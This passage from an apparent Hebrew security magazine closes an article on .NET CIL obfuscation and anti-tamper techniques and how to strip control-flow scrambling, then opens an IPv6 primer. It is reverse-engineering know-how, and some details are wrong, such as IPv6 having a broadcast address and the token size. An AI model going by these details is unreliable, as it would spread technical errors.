לבסוף, אנו מגיעים לפקודת קפיצה הישירה (br או br.s) שמורה לנו לקפוץ בקוד ל-IL_001b, שטוענת למחסנית את הערך שבמשתנה 2 **ומחזירה** את הערך שבמשתנה 2 (שהוא: 1234).

הקוד כפי שהוא נכתב במקור ב-C#:

```
public static int sod()
{
      int num = 0;
      bool mybool = true;
      if (mybool)
      {
         num = 1234;
      }

      return num;
}
```

[הערה: הקוד ב-cil נערך קצת למטרות ההדגמה (שורה IL_0019 -IL_001a נוספו באופן ידני) אבל אתם יכול לקמפל את הקוד ה-C# בעצמכם וליראות איך הקוד נראה.]

טכניקות Obfuscation:

לאחר הדוגמאות נעבור לקטע המעניין (הקטע של איך כל זה מתקשר לאבטחת מידע). מכוון שאפשר בקלות להפוך את הקוד לשפה עילית ("Reflecting") בעזרת מגוון התוכנות השונות קיימות בשוק מספר תוכנות שמטרתם להקשות על ביצוע ההמרה לשפה עילית וגם מקשות את קריאה בשפת הביניים (cil).

קיימות מספר דרכים שבהן אותן תוכנות מבצעות שימוש בכדי לבצע Reflection:

<u>הדרך הקלאסית:</u>

הרעיון של השיטה הוא להשתמש בשיטות שמבצעים על קבצי exe רגילים כגון Packing , קריאה לפונקציות מה-api של windows כגון isdebuggerpresent ו-isdebuggerattached. ניתן לראות שחלק מתוכנות ערפול מצפינות גם את ה-Byte code של הפונקציות שכתובות ב-Cil ובזמן ריצת התוכנה מבצאות Hooking ל-JIT בכדי לתרגם את הקוד בחזרה.

strong name:

Strong Name הוא שם הקובץ ללא הסיומת + הגרסה, ה-Culture, ארכיטקטורת המעבד וה-PublicKeyToken, לדוגמה:

```
test, Version=1.0.0.0, Culture=neutral, PublicKeyToken=80c0e92d0d9731ca
```

הדבר נועד למנוע את בעיית ה-"DLL Hell" (http://en.wikipedia.org/wiki/DLL_hell). אחת הדרכים שבהן הוא מבצע שימוש בכדי למנוע זאת היא על ידי בנייה של מפתח ציבורי בגודל 1024 ביט, ועליו הוא מבצע SHA-1 ולוקח את 8 הביטים האחרונים ושם אותם כ-PublicKeyToekn. כאשר התוכנה מתקמפלת הקומפילר חותם את קובץ של התוכנה בעזרת מפתח פרטי שתואם למפתח הציבורי (שממנו נוצר ה-PublicKeyToken) ובזמן הריצה המערכת בודקת האם הקובץ חתום. תנאי זה מאפשר את ריצת התוכנה. במידה ותהיה אי-התאמה בין המפתח לקובץ- הקובץ לא ירוץ.

ע"י כך ניתן לראות האם הקובץ לא ניזוק או השתנה -וברגע שהקובץ ניזוק או השתנה אז הקובץ לא יופעל, וכך גם מונעים מגורמים לא רצויים לשנות את הקובץ. יש אנשים שחשבו צעד אחד קדימה והוסיפו גם בדיקות בקוד להימצאות החתימה. קוד לדוגמה (בהנחה שהקובץ נחתם):

```
bool isSignAsmm = Assembly.GetExecutingAssembly().GetName().GetPublicKey().Length == 0;
Console.WriteLine("IsAssemblySignedDelete=" + isSignAsmm);
```

בדיקה קצת יותר נוקשה:


```
[DllImport("mscorwks.dll", SetLastError = true)]
[return: MarshalAs(UnmanagedType.U1)]
static extern bool StrongNameSignatureVerificationEx(
        [MarshalAs(UnmanagedType.LPWStr)] string wszFilePath,
        [MarshalAs(UnmanagedType.U1)] bool fForceVerification,
        [MarshalAs(UnmanagedType.U1)] ref bool pfWasVerified
        );
         /*
         *wszFilePath= הפונקציה מקבלת את מקום הקובץ
          * fForceVerification=האם לבדוק בניגוד להגדרות
          * pfWasVerified=האם הבדיקה נעשה
          * בסדר הקובץ אם true ומחזירה
          */

private static void Main(string[] args)
{
        bool WasVerified = false;
        Assembly executingAssembly = Assembly.GetExecutingAssembly();
        var VerificationOk=StrongNameSignatureVerificationEx(executingAssembly.Location,
        true, ref WasVerified);
        if (!WasVerified || !VerificationOk)
        {
             throw new SecurityException("Assembly has been tampered");
             /*אם הבדיקה לא נעשתה או שהבדיקה נעשה שלילית*/
        }
}
```

ועוד בדיקה אחרונה ודי פשוטה:

```
if (!executingAssembly.FullName.EndsWith("80c0e92d0d9731ca"))
//פה נכתוב את ה-PublicKeyToken של הקובץ
{
      throw new SecurityException("Assembly has been tampered");
}
```

איך יוצרים חתימה?

בשביל לבצע חתימה לקובץ לא צריך להשתמש בכלים מיוחדים. נסביר את דרך הפעולה: כל מה שצריך זה להיכנס למאפייני הפרויקט ללחוץ על הטאב "signing", לסמן ב-v את "sign the assembly" ולאחר מכן ללחוץ על התיבה הריקה:




כעת יש לבחור ב-"<new>" ושם לבחור את שם המפתח ואת הסיסמה והקובץ שלנו חתום.

Suppressing ILDASM:

מיקרוסופט הוסיפה אפשרות למנוע מ-ildasm לנתח תוכנות ולהציג שגיאה במקום. בכדי לגרום ל-ildasm להציג שגיאה כל מה שצריך זה להוסיף את ה-Attribute הבא לתוכנה שלכם:


```
[assembly: SuppressIldasmAttribute()]
```

והתוצאה ב-ildasm תהיה:





שינוי שמות:


שינוי שמות של פונקציות, פרמטרים, מחלקות וכו', היא שיטה מאוד נפוצה אשר יש לה מספר וריאציות נציג את הוריאציות העיקריות ואת היתרונותיהם: הקוד ללא שינוי כפי שהוא נראה ב-Reflector:



1. **הצפנת השם:** שם הפונקציה, המחלקה או שם המשתנה מוצפנים כך שבהמרה של קוד הביניים חזרה לשפת המקור מקבלים שמות מוצפנים. בניגוד לשאר הווריאציות, שיטה זאת מאפשרת לשחזר את שמות הפונקציות למצבם הקודם. דבר זה יכול לעזור במקרה של שגיאה, אפשר לקחת את ה-stacktrace של התוכנה, להוריד את ההצפנה ולראות את השמות האמיתיים של האובייקטים.







2. **כתיבת אות במקום שם:** בוריאציה זו מחליפים את שם הפונקציה, המחלקה או המשתנה באות בודדת, שיטה זו בעיקר מעצבנת ומבלבלת וברב המקרים לא מאפשרת הבנה של ה-stacktrace.

3. **תווים מיוחדים**: בוריאציה זו משנים את שם הפונקציה לתו לא מוגדר (הערכים של תווים אלו הם בין 0x20 ל- 0xD7FF) או לתו מיוחד אחר (כמו סמיילי ☺ שיש לו את הערך 0x263a או כל תו מוזר אחר). דוגמה לתווים לא מוגדרים:

4. **הצפנה:** בשיטה זו מצפינים את המחרוזות כך שלא היה אפשר לזהות אותם בעזרת ה-reflctor אלגוריתם ההצפנה וגם המפתח אם קיים צריכים להיות בתוך התוכנה כדי שבזמן ריצה התוכנה

תוכל להפוך את המחרוזת המוצפנת למחרוזת לא מוצפנת בנוסף למחרוזות בדרך כלל גם מצפינים את המשאבים (Resource) של התוכנה.

5. **invalid bytecode:** בשיטה זו מכניסים לפונקציה ביטים שאין להם משמעות (הם לא פקודה מוכרת) ובכך מבלבלים את ה-reflctor ומונעים ממנו לתרגם את הקוד.

6. **ערבול קוד, קוד ספגטי וקוד שלא עושה כלום:** כל אחת מהדרכים שכתובות למעלה עושות את הקוד קשה יותר לקריאה ב-cil וקשה יותר לתרגום לשפה עילית. דוגמה לקוד שעבר ערבול (הקוד נכתב ב-C# למען הנוחות) קפיצות בקוד:

```
            int t = 4;
            goto jump;
        jump3:
            t = t + 6;
            goto end;
        jump2:
            t = 4;
            goto jump3;
        jump:
            t = t + 3;
            goto jump2;
        end:
Console.WriteLine(t);
```

הקוד אחרי הורדת הקפיצות:

```
            int t = 4;
            t = t + 3;
            t = 4;
            t = t + 6;
Console.WriteLine(t);
```

הקוד המקורי:


```
            int t = 4;
            t = t + 6;
Console.WriteLine(t);
```

עוד דוגמה רק הפעם ערבול קוד Cil עם הערות ושורות ממוספרות לפי סדר ביצוע ההוראות:

```
.method private hidebysig static
    void Main (
        string[] args
    ) cil managed
{
    // Method begins at RVA 0x2058
    // Code size 19 (0x13)
    .maxstack 2
    .entrypoint
    .locals init (
```

```
        [0] int32 num
    )

[1] IL_0000: ldc.i4.4
[2] IL_0001: br.s IL_000f
    // loop start (head: IL_000f)
[3]    IL_0003: ldloc.0
[4]     IL_0004: ldc.i4.6
[5]     IL_0005: add
[6]     IL_0006: stloc.0
[7]     IL_0007: ldloc.0
[8]     IL_0008: call void [mscorlib]System.Console::WriteLine(int32)
[9]     IL_000d: br.s IL_0014

[10]    IL_000f: stloc.0
[11]    IL_0010: br.s IL_0003
    // end loop
        IL_0012:  ldc.i4.4
        IL_0013: stloc.0
[12]IL_0014: ret
[13]} // end of method Program::Main
```

מקרא:
קוד שאף פעם לא מתבצע
קפיצות מיותרות



קריאה לפונקציה חיצונית (WriteLine) ומקבלת פרמטר אחד מסוג int32 היא נמצאת בקובץ mscorlib תחת המחלקה Console.

1	הגדרת משתנים
2	דוחפים למחסנית 4
3	קפיצה ל-IL_000f
4	טעינת משתנה 0 אל המחסנית
5	קפיצה ל-IL_0003
6	דוחפים למחסנית 6
7	חיבור 2 איברים אחרונים במחסנית
8	טעינת התוצאה מהמחסנית אל משתנה מספר 0
9	דוחפים למחסנית 6
10	טעינת משתנה 0 אל המחסנית
11	קפיצה ל-IL_0014
12	הוצאת איבר מהמחסנית למשתנה מספר 0 (num)
13	קפיצה ל-IL_0003

בכדי למחוק את ערבול הקוד צריך:

- לזהות מי מה-br לא שייך ללולאה (במקרה שלנו כולם...).
- לראות איזה קוד אף פעם לא מתבצע (בדרך כלל תהיה קפיצה לפני הקוד וגם אף קפיצה לא תפנה לאותו קוד)
- לבסוף, לבנות את הקוד מחדש ולסדר את ה-Offsets.

התוצאה תראה כך:

```
.method private hidebysig static .method private hidebysig static
    void Main (
        string[] args
    ) cil managed
{
    // Method begins at RVA 0x2058
    // Code size 19 (0x13)
    .maxstack 2
    .entrypoint
    .locals init (
        [0] int32 num
    )
    IL_0000: ldc.i4.4
    IL_0001: stloc.0
    IL_0002: ldloc.0
    IL_0003: ldc.i4.6
    IL_0004: add
     IL_0005: stloc.0
     IL_0006: ldloc.0
     IL_0007: call void [mscorlib]System.Console::WriteLine(int32)
    IL_00c: ret
} // end of method Program::Main
```

אתגר פשוט לתרגול עבור הקוראים: מה ידפיס קטע הקוד הבא:

```
.method private hidebysig static     void Main ( string[]
args    ) cil managed
{
    // Method begins at RVA 0x2058
    // Code size 69 (0x45)
    .maxstack 2
    .entrypoint
    .locals init ( [0] int32 a, [1] int32 b, [2] bool  c)

    IL_0000: ldc.i4.6
    IL_0001: br.s IL_0041
    // loop start (head: IL_0041)
        IL_0003: ldloc.0
        IL_0004: ldc.i4.8
        IL_0005: add
        IL_0006: stloc.0
        IL_0007: br.s IL_0009

        IL_0009: ldc.i4.0
```

```
        IL_000a: br.s IL_0036
        // loop start (head: IL_0036)
            IL_000c: ldc.i4.1
            IL_000d: stloc.2
            IL_000e: br.s IL_0010

            IL_0010: ldloc.0
            IL_0011: ldc.i4.s 25
            IL_0013: add
            IL_0014: br.s IL_002c

            IL_0016: ldc.i4.0
            IL_0017: stloc.2
            IL_0018: ldc.i4.0
            IL_0019: stloc.1
            IL_001a: br.s IL_0025

            IL_001c: ldloc.0
            IL_001d: ldc.i4.s 22
            IL_001f: sub
            IL_0020: stloc.0
            IL_0021: ldloc.1
            IL_0022: ldc.i4.1
            IL_0023: add
            IL_0024: stloc.1

            IL_0025: ldloc.1
            IL_0026: ldc.i4.0
            IL_0027: ceq
            IL_0029: stloc.2
            IL_002a: br.s IL_002f

            IL_002c: stloc.0
            IL_002d: br.s IL_0016
            IL_002f: ldloc.2
            IL_0030: brtrue.s IL_0034

            IL_0032: br.s IL_0039

            IL_0034: br.s IL_001c

            IL_0036: stloc.2
            IL_0037: br.s IL_000c
        // end loop

        IL_0039: ldloc.0
        IL_003a: call void [mscorlib]System.Console::WriteLine(int32)
        IL_003f: br.s IL_0044

        IL_0041: stloc.0
        IL_0042: br.s IL_0003
    // end loop
```


```
    IL_0044: ret
} // end of method Class0::Main
```

כמה דברים לפני סיום

הייתי רוצה להציג מספר דברים לפני סיום:

- כלי שימושי למחקר קבצי net. ובכלל קבצים ברי הרצה, שמו CFF Explore ויש לו מבחר פונקציות. עוד מידע תוכלו למצוא באתר:

http://www.ntcore.com/exsuite.php



- ספרייה בשם mono cecil היא ספרייה בקוד פתוח ובעזרתה אפשר לנתח לשנות ולערוך קבצי net. היא מתעדכנת באופן תדיר ובנוסף היא נמצאת בשימוש בilspy שדיברנו עליו בתחילת הכתבה. עוד מידע בכתובת http://www.mono-project.com/Cecil

סיכום

כאן הגענו לסיומו של המאמר, מדובר במעין חלק ראשון לקראת מאמר שככל הנראה יפורסם בגליון הבא בנוגע למחקר שביצעתי בנושא. במאמר הבא אציג כלי שכתבתי שבעזרתו ניתן לתקן ולהוריד חלק מהמנגנונים שהוצגו במאמר זה בנוסף אנסה לעבור על כל השיטות שבמאמר זה ואנסה להסביר איך אפשר להוריד אותם ידנית.

IP כביש 6

מאת: רועי חורב (AGNil)

הקדמה

הפעם הראשונה שיצא לי להתעסק עם IPv6 היתה כשלמדתי להסמכה של סיסקו. אומנם סיסקו דרשו באותו זמן רק ידע בסיסי לגבי הפרטוקול, והתעסקו יותר בהגדרות הספציפיות של הציודים שלהם - אבל הם בהחלט סיפקו בסיס מספק לנושא. לאחר שחזרתי וביקרתי שוב את הנושא - גיליתי שהרבה מהדברים שלמדתי שונו, ו/או לא היו רלוונטיים יותר. אני מאמין שבגלל שהפרוטוקול חדש (יחסית), ובגלל שהוא אינו בשימוש נרחב עדיין מתבצעים בו שינויים. במאמר הבא ניסיתי לדייק בעובדות, אך תקחו לתשומת ליבכם שיכול להיות שישנם דברים שעלולים להשתנות לפי מצב רוחם של הנוגעים בדבר.

האם אנחנו באמת צריכים את IPv6?

כיום התקשורת באינטרנט ובין רשתות בכלל מושתת על פרוטוקול שנקרא IP (Internet Protocol). רוב התקשורת רצה על גירסא 4 של הפרוטוקול, שקיימת כבר זמן ומגיעה כבר למיצוי היכולת שלה (ותכף נרחיב על כך). בכתבה זו נסקור את גירסתו החדשה יותר של הפרוטוקול - IPv6.

פעמים רבות כאשר מדברים על IPv6, נשאלת השאלה מה קרה בדיוק ל-IPv5 ולמה דילגו עליו? הסיפור על גירסא 5 מחזיר אותנו לשנת 79, בה קבוצה של מהנדסים יצרה את הפרוטוקול Internet Stream Protocol. הפרוטוקול נוצר על מנת להעביר וידיאו, קול ומידע בצורה שוטפת על גבי תשתית האינטרנט. כמה חברות גדולות דוגמת: Sun, IBM ו-Apple נתנו יד למען הפרוטוקול, אך הוא לא באמת נכנס לשימוש. למרות ה"פופולריות" שלו, הוא קיבל את השם IPv5 - וגרם לכך שהשם יהיה תפוס לדור הבא של הפרוטוקול, ולכן נקרא שמו בישראל (ובשאר העולם) IPv6.

הבעיתיות הגדולה ביותר עם גירסא 4 - היתה בעצם הזרז המרכזי ליצירת גירסא 6: מספר כתובות ה-IP אותם ניתן להקצות לאט לאט נגמרו. כתובת ה-IP כמו שאנו מכירים אותה כיום, מורכבת מארבעה חלקים, כל אחד מהם מורכב מ-8 ביט, מה שנותן לנו בסופו של דבר ארבעה מיליארד, 294 מיליון, 967 אלף ו-296 כתובות. אומנם מדובר במספר גדול ומכובד, אך כמעט כולם בשימוש. בעולם קיימים חמישה ארגונים שאחראים על חלוקת כתובות ה-IP שנקראים רא"א (רשמי אינטרנט איזורי), או בשמם הלועזי "RIR" - Regional Internet Registry.

ואלו הם:

- AfriNIC - אחראית על יבשת אפריקה.
- ARIN- אחראית על ארה"ב, קנדה, חלק מהאיזור הקריבי ואנטרטיקה.
- APNIC - אחראית על אסיה, אוסטרליה, ניו-זילנד ומדינות שכנות.
- LACNIC - אחראית על אמריקה הלטינית, וחלקים נוספים מהאיזור הקאריבי.
- RIPE - אחראית על אירופה, המזרח התיכון, ומרכז אסיה.

כבר מספר רב של שנים ישנם השערות שכתובות ה-IP הולכות להיגמר, והן אינן נגמרות תודות ל-NAT, ושימוש חסכני יותר של כתובות ה-IP על ידי ספקיות האינטנט

ב-3 בפברואר 2011, בטקס במיאמי, ארגון ה-IANA שאחראי על חלוקת הכתובות לחמשת הארגונים האזוריים, חילק את חמשת הסגמנטים האחרונים (/8) לרא"אים, ובכך סיים את חלוקת כל כתובות ה-IP החדשות שהיו לו במלאי. בכל בלוק כזה יש כ-16.7 מיליון כתובות - אז אין מה לדאוג אם מחר בבוקר אתם עדיין צריכים לקנות כתובת, אך לפי קצב השימוש בכתובות - הכמות הזו אמורה אף היא להיגמר בטווח זמן של שישה חודשים.

הבשורה ש-IPv6 מביא עלינו מבחינת מספר כתובות הוא המספר הבא:

340,282,366,920,938,463,463,374,607,431,768,211,456

אם ניקח את המספר הזה, ונחלק אותו לכל האנשים בעולם, כל איש יקבל בערך 5, ואחריו 28 אפסים, כתובות IP. אנחנו מדברים פה על מספר כתובות גדול מאוד.

ישנם חברות גדולות כמו Microsoft לדוגמא, שבמוצרים החדשים שלה כבר מכריחה להשתמש ב-IPv6, ובעצם נותנת לתעשייה את הבעיטה שהיא צריכה על מנת להתחיל להשתמש בגירסא החדשה. Microsoft ד"א, עשתה את אותו הטריק עם שרתי 64 ביט, כשהוציאה את גירסת server 2008 R2 בגירסת 64 ביט בלבד.

אוקיי השתכנעתי, איך זה עובד?

אז מלבד העובדה שהכתובות החדשות מורכבות מ-128 ביט, לעומת 32 ביט בגירסא הקודמת, ישנם כמה שינויים מהותיים נוספים.

שינוי בשיטות ה"דיבור" - בגירסא 4, היה לנו כמה שיטות דיבור:

- Unicast - מחשב מדבר מול מחשב אחר, פונה ישירות לכתובת שלו (נשאר אותו דבר)
- Broadcast - מחשב מדבר אל כל המחשבים שבסגמנט שלו, בגירסא החדשה, המחשב לא "צועק" אל כל הרשת, אלא שולח את הנתונים לכתובת ספיציפית שנקראת broadcast address, ובכך בעצם מונע הרבה "רעש" על קווי הרשת.
- Multicast - מחשב מדבר אל מספר מחשבים שונים, בגירסא 6 האימפלמנטציה של המנגנון הרבה יותר יעילה ואלגנטית.

  בנוסף, IPv6 מציג לנו שיטה חדש שנקראת

- Anycast - מחשב שולח את הנתונים למחשב אחד מתוך קבוצת מחשבים - מה שיכול לספק יתירות, או ניהול עומסים מובנה.

לעומת זאת, ב-IPv6 שיטות הדיבור הן:

Address Type	IPv6 prefix
Unspecified	::/128
Loopback	::1/128
Multicast	FF00::/8
Link-local unicast	FE80::/10
Unique Local Unicast	FC00::/7
Global Unicast	(everything else)

- Global Unicast - הכתובות הרגילות שאמורות להיות מנוטבות על גבי האינטרנט.
- Link Local Unicast - כתובות שאמורות להיות מנוטבות רק בתוך סגמנט מסוים.
- Unique Local Unicast - כתובות ייחודיות, אך שאינן מנוטבות על גבי האינטרנט.

חלוקת כתובות:

- למרות שב IPv6, ניתן להשתמש בשירות dhcp לחלוקת כתובות בתוך רשתות ביתיות וארגוניות, אין ממש צורך. לכל מחשב שתומך ב-IPv6 ישנו מנגנון שנקרא: Stateless Auto configuration (בעברית - אין מצב הגדרה אוטומטית). המנגנון אומר שהנתב ברשת שולח לתחנה את 64 הביט הראשונים של הכתובת, והתחנה בעצמה מייצרת את ה-64 הביטים הבאים (בדר"ך ע"י שימוש בכתובת ה-mac).

הדבר מתבצע פחות או יותר בצורה הבאה:

- המחשב ממציא לעצמו את הכתובת.
- המחשב מבצע בדיקת duplicate address detection - DAD על מנת לוודא שהכתובת שהמציא היא אכן ייחודית ברשת. הפעולה מתבצעת ע"י שליחת NS והמתנה לתוצאות.
- לאחר מכן המחשב שולח בקשת router solicitation לקבלת כתובת מהנתב.
- ברגע שמגיעה הכתובת מהנתב, המחשב מגדיר לעצמו את הכתובת בצורה טנטטיבית (כנראה שהכתובת תהיה שלי).
